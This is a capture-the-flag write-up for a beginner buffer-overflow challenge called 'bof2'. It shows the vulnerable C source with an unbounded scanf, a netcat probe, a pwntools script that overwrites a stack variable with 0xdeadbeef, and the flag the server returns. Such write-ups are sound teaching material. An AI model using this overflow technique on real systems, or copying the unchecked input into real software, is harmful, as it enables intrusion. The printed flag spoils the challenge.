
bof2

Challenge

We are given an executable and its source code.



Investigating the file type, I found that it was a 32-bit program.

```c
#include <stdio.h>
#include <stdlib.h>

void win(void) {
    char flag[64];

    FILE* fp = fopen("flag.txt", "r");
    if(!fp) {
        puts("error, contact admin");
        exit(0);
    }

    fgets(flag, sizeof(flag), fp);
    fclose(fp);
    puts(flag);
}

int main(void) {
    int correct = 0;
    char bof[64];

    scanf("%s", bof);

    if(correct != 0xdeadbeef) {
        puts("you suck!");
        exit(0);
    }

    win();
    return 0;
}
```

In the source code, I noticed that the size of the input buffer is 64 .
The authentication is also checking a variable defined above the buffer.
If the variable correct equal 0xdeadbeef then the if statement is bypassed and the win() function gets called.
Thus, we can overflow the value of the correct variable to equal the hardcoded value checked in the authentication to call win().

```
┌──(kali㉿kali)-[~/Desktop/hackucf/bof2]
└─$ nc ctf.hackucf.org 9001
a
you suck!
```

When connecting to the server running the program, I confirmed this as well.

Solution

To pass the authentication, the correct variable must be set to 0xdeadbeef.
This can be done by creating a payload of 64 chars followed by 0xdeadbeef.
The buffer that holds the input has a size of 64, we can create an overflow because scanf() does not check the size of the input and we can pass data larger than the size of the buffer to overwrite other parts of memory located higher.
To do so, I created a simple Python script using the pwntools library:

```
from pwn import *

host, port = "ctf.hackucf.org", 9001

io = remote(host, port)

data = 0xdeadbeef

payload = b''
payload += b'\x41'*64 + p32(data)

io.sendline(payload)

print( io.recvline() )
```

Here, I simply pass 64 A's (0x41 in hex) followed by 0xdeadbeef to the program.

```
┌──(kali㉿kali)-[~/Desktop/hackucf/bof2]
└─$ python deadbeef.py
[+] Opening connection to ctf.hackucf.org on port 9001: Done
b'flag{buffers_and_beef_make_for_a_yummie_pwn_steak}\n'
[*] Closed connection to ctf.hackucf.org port 9001
```

When running the python script, a connection is made to the server, the payload is sent, and the flag is output by the win() function.